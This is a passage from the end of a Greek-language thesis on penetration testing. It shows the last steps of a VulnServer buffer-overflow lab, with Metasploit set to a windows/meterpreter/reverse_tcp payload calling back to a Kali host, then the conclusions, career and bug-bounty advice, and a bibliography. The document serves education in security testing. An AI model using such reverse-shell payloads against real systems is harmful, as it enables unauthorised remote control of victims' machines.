
set payload windows/meterpreter/reverse_tcp

set lhost <IP του Kali> και πριν γράψουμε exploit το αφήνουμε για λίγο όπως είναι.




Εικ.3.34 Metasploit

18. Στα Windows κλείνουμε το OllyDbg και ανοίγουμε τον VulnServer.




Εικ.3.35 Vulnserver

19. Στο Kali τρέχουμε το ολοκληρωμένο με το payload μας python script μας.



Εικ.3.36 fuzzer.py

20. Τέλος, τρέχουμε την εντολή exploit στο Metasploit που είναι ανοιγμένο. Αν ακολουθήσαμε σωστά τα βήματα, έχουμε τον έλεγχο των Windows.



Εικ.3.37 Metasploit

[Σ.70], [Σ.71], [Σ.72]

4. ΣΥΝΟΨΗ - ΠΡΟΟΠΤΙΚΕΣ

Συνοψίζοντας, κάναμε μια ιστορική αναδρομή για το Hacking, μιλήσαμε για τα στάδια που περνάμε για την επιτυχή εφαρμογή ενός Penetration Test, είδαμε στη θεωρία πολλές από τις επιθέσεις που υπάρχουν και πώς να προστατευτούμε και τέλος, είδαμε 3 παραδείγματα από τις πιο γνωστές επιθέσεις στην πράξη, καθώς και τα πιο γνωστά εργαλεία για την εκτέλεσή τους.

Με λίγα λόγια επιδιώξαμε να δώσουμε μία καλή σφαιρική εικόνα για το Penetration Testing και πώς γίνεται στην πράξη, ώστε ο αναγνώστης να μπορεί από εδώ και στο εξής να ψαχτεί μόνος του, έχοντας μία καλή βάση.

Όπως είδαμε και στα συμπεράσματα του 2ου κεφαλαίου, οι επιθέσεις και οι γνώσεις που χρειάζονται είναι ατελείωτες και συνεχώς εξελισσόμενες. Επομένως αν κάποιος θέλει να γίνει επιτυχημένος Penetration Tester πρέπει να αποκτήσει την νοοτροπία του ερευνητή. Με λίγα λόγια πρέπει να μάθει πως να ψάχνει πληροφορίες, πώς να τις μαθαίνει γρήγορα και πώς να σκέφτεται έξυπνα και δημιουργικά.

Παρακάτω παραθέτουμε πολύ χρήσιμες πηγές, για όποιον θέλει να ξεκινήσει το ταξίδι του Penetration Tester.

ΒΙΒΛΙΑ ΓΙΑ ΜΕΛΕΤΗ

Μπορεί κανείς να βρει πολλά βιβλία για μελέτη πάνω στο κομμάτι του Penetration Testing. Τα βασικά που οπωσδήποτε πρέπει να διαβάσει κάποιος, δίνονται στην ενότητα 5.2.1

ΔΟΚΙΜΑΣΙΕΣ ΓΙΑ ΕΞΑΣΚΗΣΗ

Στην ενότητα 5.2.2, οι σύνδεσμοι 5 έως 11 περιέχουν πολύ δυνατές δοκιμασίες για νόμιμη εξάσκηση πάνω στο Penetration Testing και σε διάφορες κατηγορίες του.

ΠΙΣΤΟΠΟΙΗΣΕΙΣ

Για να μπορέσει κάποιος να εργαστεί σε μια εταιρία ως Penetration Tester είναι πολύ καλό να έχει ορισμένες δημοφιλείς πιστοποιήσεις όπως: CEH (Certified Ethical Hacker), Security+, OSCP (Offensive Security Certified Professional), CISSP (Certified Information Systems Security Professional) κ.α.

Για βαθύτερη ενημέρωση για τις πιστοποιήσεις παραθέτουμε συνδέσμους στην ενότητα 5.2.2

ΝΟΜΙΜΗ ΕΡΓΑΣΙΑ ΠΑΝΩ ΣΤΟ ΑΝΤΙΚΕΙΜΕΝΟ

Οι πιο γνωστοί τρόποι για να κερδίσει νόμιμα ένας Penetration Tester είναι:

1) Να εργαστεί σε μια εταιρία Cyber Security.

2) Να συμμετάσχει σε διαγωνισμούς Cyber Security.

3) Να γίνει Ερευνητής Ασφαλείας σε πλατφόρμες Bug Bounty Hunting. Οι πλατφόρμες Bug Bounty Hunting είναι σελίδες στις οποίες εγγράφονται εταιρείες και ερευνητές ασφαλείας. Οι εταιρείες ορίζουν σε ποια σημεία τους επιτρέπουν να δεχτούν επίθεση. Οι ερευνητές ασφαλείας ψάχνουν μέσα σε αυτά τα όρια για κενά ασφαλείας. Όταν βρουν ένα κενό ασφαλείας το δηλώνουν στην ομάδα cyber security της εταιρείας και ανάλογα την επικινδυνότητα του κενού ασφαλείας και το πόσο μεγάλες αμοιβές θέλει να δίνει η εταιρεία, πληρώνει τους ερευνητές για το κενό ασφαλείας. Οι αμοιβές κυμαίνονται από απλά ένα “ευχαριστούμε” μέχρι και κάποιες χιλιάδες δολάρια για κάθε κενό ασφαλείας που βρέθηκε.

Οι 2 πιο γνωστές πλατφόρμες Bug Bounty Hunting είναι οι Bugcrowd.com και Hackerone.com οι οποίες παρατίθενται και στις πηγές στην ενότητα 5.2.2

5. ΒΙΒΛΙΟΓΡΑΦΙΑ

5.1. ΠΗΓΕΣ ΤΗΣ ΠΤΥΧΙΑΚΗΣ

1. https://el.wikipedia.org/
2. http://www.iatropedia.gr/eidiseis/iste-to-thima-tou-grafiou-an-ne-mporina-ipoferete-apo-scope-creep/41056/
3. http://www.pentest-standard.org/index.php/Pre-engagement
4. http://www.pentest-standard.org/index.php/Intelligence_Gathering
5. http://www.pentest-standard.org/index.php/Threat_Modeling
6. http://www.pentest-standard.org/index.php/Vulnerability_Analysis
7. http://www.pentest-standard.org/index.php/Exploitation
8. http://www.pentest-standard.org/index.php/Post_Exploitation
9. http://www.pentest-standard.org/index.php/Reporting
10. http://nrupentheking.blogspot.gr/2011/02/types-of-password-attack.html
11. http://nrupentheking.blogspot.gr/2011/02/types-of-password-attack-2.html
12. http://searchsoftwarequality.techtarget.com/definition/SQL-injection
13. http://searchwindowsserver.techtarget.com/definition/remote-code-execution-RCE
14. https://latesthackingnews.com/2017/06/18/web-application-attacks-remote-code-execution/
15. https://www.acunetix.com/websitesecurity/directory-traversal/
16. https://www.owasp.org/index.php/Unrestricted_File_Upload
17. https://www.owasp.org/index.php/Broken_Access_Control
18. https://securityriskadvisors.com/blog/post/user-enumeration/
19. http://projects.webappsec.org/w/page/13246936/Information%20Leakage
20. https://www.hacksplaining.com/
21. http://www.ws-attacks.org/XML_Entity_Expansion
22. https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
23. https://www.owasp.org/index.php/Types_of_Cross-Site_Scripting
24. https://www.owasp.org/index.php/Clickjacking
25. https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet

26. https://www.example.com/login.html?RelayState=http%3A%2F%2Fexample.com%2Fnext

27. https://www.example.com/login.html?RelayState=http%3A%2F%2FEvilWebsite.com

28. https://www.trustwave.com/Resources/SpiderLabs-Blog/Understanding-and-Discovering-Open-Redirect-Vulnerabilities

29. https://portswigger.net/kb/issues/01000200_unencrypted-communications

30. https://www.owasp.org/index.php/Session_hijacking_attack

31. https://www.owasp.org/index.php/Session_fixation

32. https://www.owasp.org/index.php/Session_Prediction

33. https://technet.microsoft.com/en-us/library/cc959354.aspx#mainSection

34. http://cseweb.ucsd.edu/~clbailey/PortScans.pdf

35. https://www.calyptix.com/top-threats/top-7-network-attack-types-2016/

36. https://www.calyptix.com/top-threats/top-7-network-attack-types-in-2015-so-far/

37. https://phoenixts.com/blog/types-of-wireless-network-attacks/

38. https://www.examcollection.com/certification-training/security-plus-wireless-attacks-and-their-types.html

39. http://computersecuritypgp.blogspot.gr

40. https://www.isa.org/standards-publications/isa-publications/intech-magazine/2013/april/special-section-13-ways-through-firewall-what-you-dont-know-can-hurt-you/

41. https://en.wikipedia.org/wiki/Malware

42. http://about-threats.trendmicro.com/RelatedThreats.aspx?language=tw&name=Gateways+to+Infection%3a+Exploiting+Software+Vulnerabilities&tab=vulnerability

43. http://www.csoonline.com/article/2616316/data-protection/security-the-5-cyber-attacks-you-re-most-likely-to-face.html

44. https://en.wikipedia.org/wiki/Pass_the_hash

45. https://hubpages.com/technology/Most-common-attacks-on-mobile-phones

46. https://www.incapsula.com/ddos/ddos-attacks/

47. https://www.infoworld.com/article/3041078/security/the-dirty-dozen-12-cloud-security-threats.html

48. https://www.webroot.com/blog/2017/03/21/common-social-engineering-attacks/

49. http://resources.infosecinstitute.com/common-social-engineering-attacks/#gref

50. https://www.tripwire.com/state-of-security/security-awareness/5-social-engineering-attacks-to-watch-out-for/

51. https://www.webroot.com/blog/2017/03/21/common-social-engineering-attacks/

52. https://el.wikipedia.org/wiki/Kali_Linux

53. https://sourceforge.net/projects/metasploitable/files/Metasploitable2/

54. http://sqlmap.org/

55. https://en.wikipedia.org/wiki/Burp_suite

56. https://nmap.org/

57. https://metasploit.help.rapid7.com/docs/msf-overview

58. https://www.offensive-security.com/community-projects/the-exploit-database/

59. https://www.exploit-db.com/searchsploit/#what

60. https://www.wireshark.org/

61. http://sectools.org/tool/ettercap/

62. https://www.trustedsec.com/social-engineer-toolkit-set/

63. https://www.paterva.com/web7/buy/maltego-clients/maltego-ce.php

64. https://en.wikipedia.org/wiki/Shodan_(website)

65. https://en.wikipedia.org/wiki/OllyDbg

66. https://www.youtube.com/watch?v=2C2G6P9xrGQ

67. https://www.youtube.com/watch?v=UKppQMwoMdk

68. https://www.youtube.com/watch?v=0a7o9FKzWOc

69. https://www.youtube.com/watch?v=8VutsLQhtn4

70. https://samsclass.info/127/proj/vuln-server.htm

71. http://resources.infosecinstitute.com/stack-based-buffer-overflow-in-win-32-platform-part-4-analyzing-buffer-remotely/

72. http://resources.infosecinstitute.com/stack-based-buffer-overflow-in-

win-32-platform-part-5-writing-reverse-tcp-exploit/#gref

73. http://www.pentest-standard.org/index.php/Main_Page

74. http://www.pentest-standard.org/index.php/FAQ

75. http://www.testingxperts.com/blog/5-Reasons-why-investing-in-penetration-testing-is-important-Infographic

76. https://evdoxos.ds.unipi.gr/modules/document/file.php/DS168/Penetration%20Testing/%CE%95%CE%B9%CF%83%CE%B1%CE%B3%CF%89%CE%B3%CE%AE%20%CF%83%CF%84%CE%B9%CF%82%20%CE%94%CE%BF%CE%BA%CE%B9%CE%BC%CE%AD%CF%82%20%CE%A0%CE%B1%CF%81%CE%B5%CE%AF%CF%83%CE%B4%CF%85%CF%83%CE%B7%CF%82%20%28Penetration%20Testing%29.pdf

5.2. ΠΡΟΤΕΙΝΟΜΕΝΑ ΒΙΒΛΙΑ ΚΑΙ ΣΥΝΔΕΣΜΟΙ ΓΙΑ ΒΑΘΥΤΕΡΗ ΜΕΛΕΤΗ ΚΑΙ ΕΞΑΣΚΗΣΗ

5.2.1. Βιβλία

1. https://www.amazon.com/Blue-Team-Field-Manual-BTFM/dp/154101636X/

2. https://www.amazon.com/Nmap-Enterprise-Guide-Network-Scanning-ebook/dp/B00LX0LIY8/

3. https://www.amazon.com/Rtfm-Red-Team-Field-Manual/dp/1494295504/

4. https://www.amazon.com/How-Linux-Works-2nd-Superuser/dp/1593275676/

5. https://www.amazon.com/Python-Web-Penetration-Testing-Cookbook/dp/1784392936/

6. https://www.amazon.com/Shellcoders-Handbook-Discovering-Exploiting-Security/dp/047008023X/

7. https://www.amazon.com/Essential-PHP-Security-Chris-Shiflett/dp/059600656X/

8. https://www.amazon.com/Pro-PHP-Security-Application-Implementation/dp/1430233184/

9. https://www.amazon.com/Architects-Guide-Security-Step-

step/dp/B00EKYNWHK/

10. https://www.amazon.com/Sockets-Shellcode-Porting-Coding-Professionals/dp/1597490059/

11. https://www.amazon.com/Google-Hacking-Penetration-Testers-Third/dp/0128029641/

12. https://www.amazon.com/Kali-Linux-Network-Scanning-Cookbook/dp/1783982144/

13. https://www.amazon.com/Black-Hat-Python-Programming-Pentesters/dp/1593275900/

14. https://www.amazon.com/Gray-Hat-Python-Programming-Engineers/dp/1593271921/

15. https://www.amazon.com/Fuzzing-Brute-Force-Vulnerability-Discovery/dp/0321446119/

16. https://www.amazon.com/Mastering-Metasploit-Second-Nipun-Jaswal/dp/1786463164/

17. https://www.amazon.com/Hacking-Penetration-Testing-Power-Devices/dp/0128007516/

18. https://www.amazon.com/Mastering-Linux-Advanced-Penetration-Testing/dp/1782163123/

19. https://www.amazon.com/Hacking-Ethical-Hackers-Handbook-Fourth/dp/0071832386/

20. https://www.amazon.com/Buffer-Overflow-Attacks-Exploit-Prevent/dp/1932266674/

21. https://www.amazon.com/Kali-Linux-Assuring-Security-Penetration/dp/184951948X/

22. https://www.amazon.com/Violent-Python-Cookbook-Penetration-Engineers/dp/1597499579/

23. https://www.amazon.com/Advanced-Penetration-Testing-Hacking-Networks/dp/1119367689/

24. https://www.amazon.com/Hacking-Art-Exploitation-Jon-Erickson/dp/1593271441/

25. https://www.amazon.com/Practice-System-Network-Administration-Second/dp/0321492668/

26. https://www.amazon.com/Writing-Security-Tools-Exploits-

Foster/dp/1597499978/

27. https://www.amazon.com/Linux-Bible-Christopher-Negus/dp/1118999878/

28. https://www.amazon.com/Assembly-Language-Step-Step-Programming/dp/0470497025/

29. https://www.amazon.com/Routing-Switching-Complete-Study-Guide/dp/1119288282/

30. http://www.egr.unlv.edu/~ed/assembly64.pdf

31. https://www.amazon.com/Web-Application-Hackers-Handbook-Exploiting/dp/1118026470/

32. https://www.amazon.com/Metasploit-Penetration-Testers-David-Kennedy/dp/159327288X/

33. https://www.amazon.com/Secure-Coding-2nd-Software-Engineering/dp/0321822137/

34. https://www.amazon.com/Art-Invisibility-Worlds-Teaches-Brother/dp/0316380504/

35. https://www.amazon.com/Unauthorised-Access-Physical-Penetration-Security/dp/0470747617/

36. https://www.amazon.com/Practical-Reverse-Engineering-Reversing-Obfuscation/dp/1118787315/

37. https://www.amazon.com/Practical-Malware-Analysis-Hands-Dissecting/dp/1593272901/

38. https://www.amazon.com/Reversing-Secrets-Engineering-Eldad-Eilam/dp/0764574817/

39. https://www.amazon.com/Guide-Kernel-Exploitation-Attacking-Core/dp/1597494860/

40. https://www.amazon.com/Attacking-Network-Protocols-Analysis-Exploitation/dp/1593277504/

41. https://www.amazon.com/Serious-Cryptography-Practical-Introduction-Encryption/dp/1593278268/

42. https://www.amazon.com/Learning-Binary-Analysis-elfmaster-ONeill/dp/1782167102/

5.2.2 - Σύνδεσμοι

Πηγές για εργαλεία και βαθύτερη εξήγηση της κάθε επίθεσης

1. https://tools.kali.org/
2. https://www.cybrary.it/
3. https://github.com/Hack-with-Github/Awesome-Hacking
4. https://github.com/vitalysim/Awesome-Hacking-Resources

Σύνδεσμοι για νόμιμη εξάσκηση στις επιθέσεις

5. http://overthewire.org/wargames/
6. https://www.wechall.net/
7. https://exploit-exercises.com/
8. https://www.vulnhub.com/
9. https://www.root-me.org/
10. https://www.hackthissite.org/
11. https://www.hackthebox.eu/

Λίστες με σημαντικές πιστοποιήσεις για να γίνει κάποιος Penetration Tester

12. https://www.cyberdegrees.org/jobs/penetration-tester/
13. https://resources.infosecinstitute.com/top-5-penetration-testing-certifications-security-professionals/#gref

Προγράμματα Bug Bounty Hunting

14. https://www.bugcrowd.com/
15. https://www.hackerone.com/

16. https://hackenproof.com/
17. https://www.intigriti.com/public/
18. https://www.yeswehack.com/en/index.html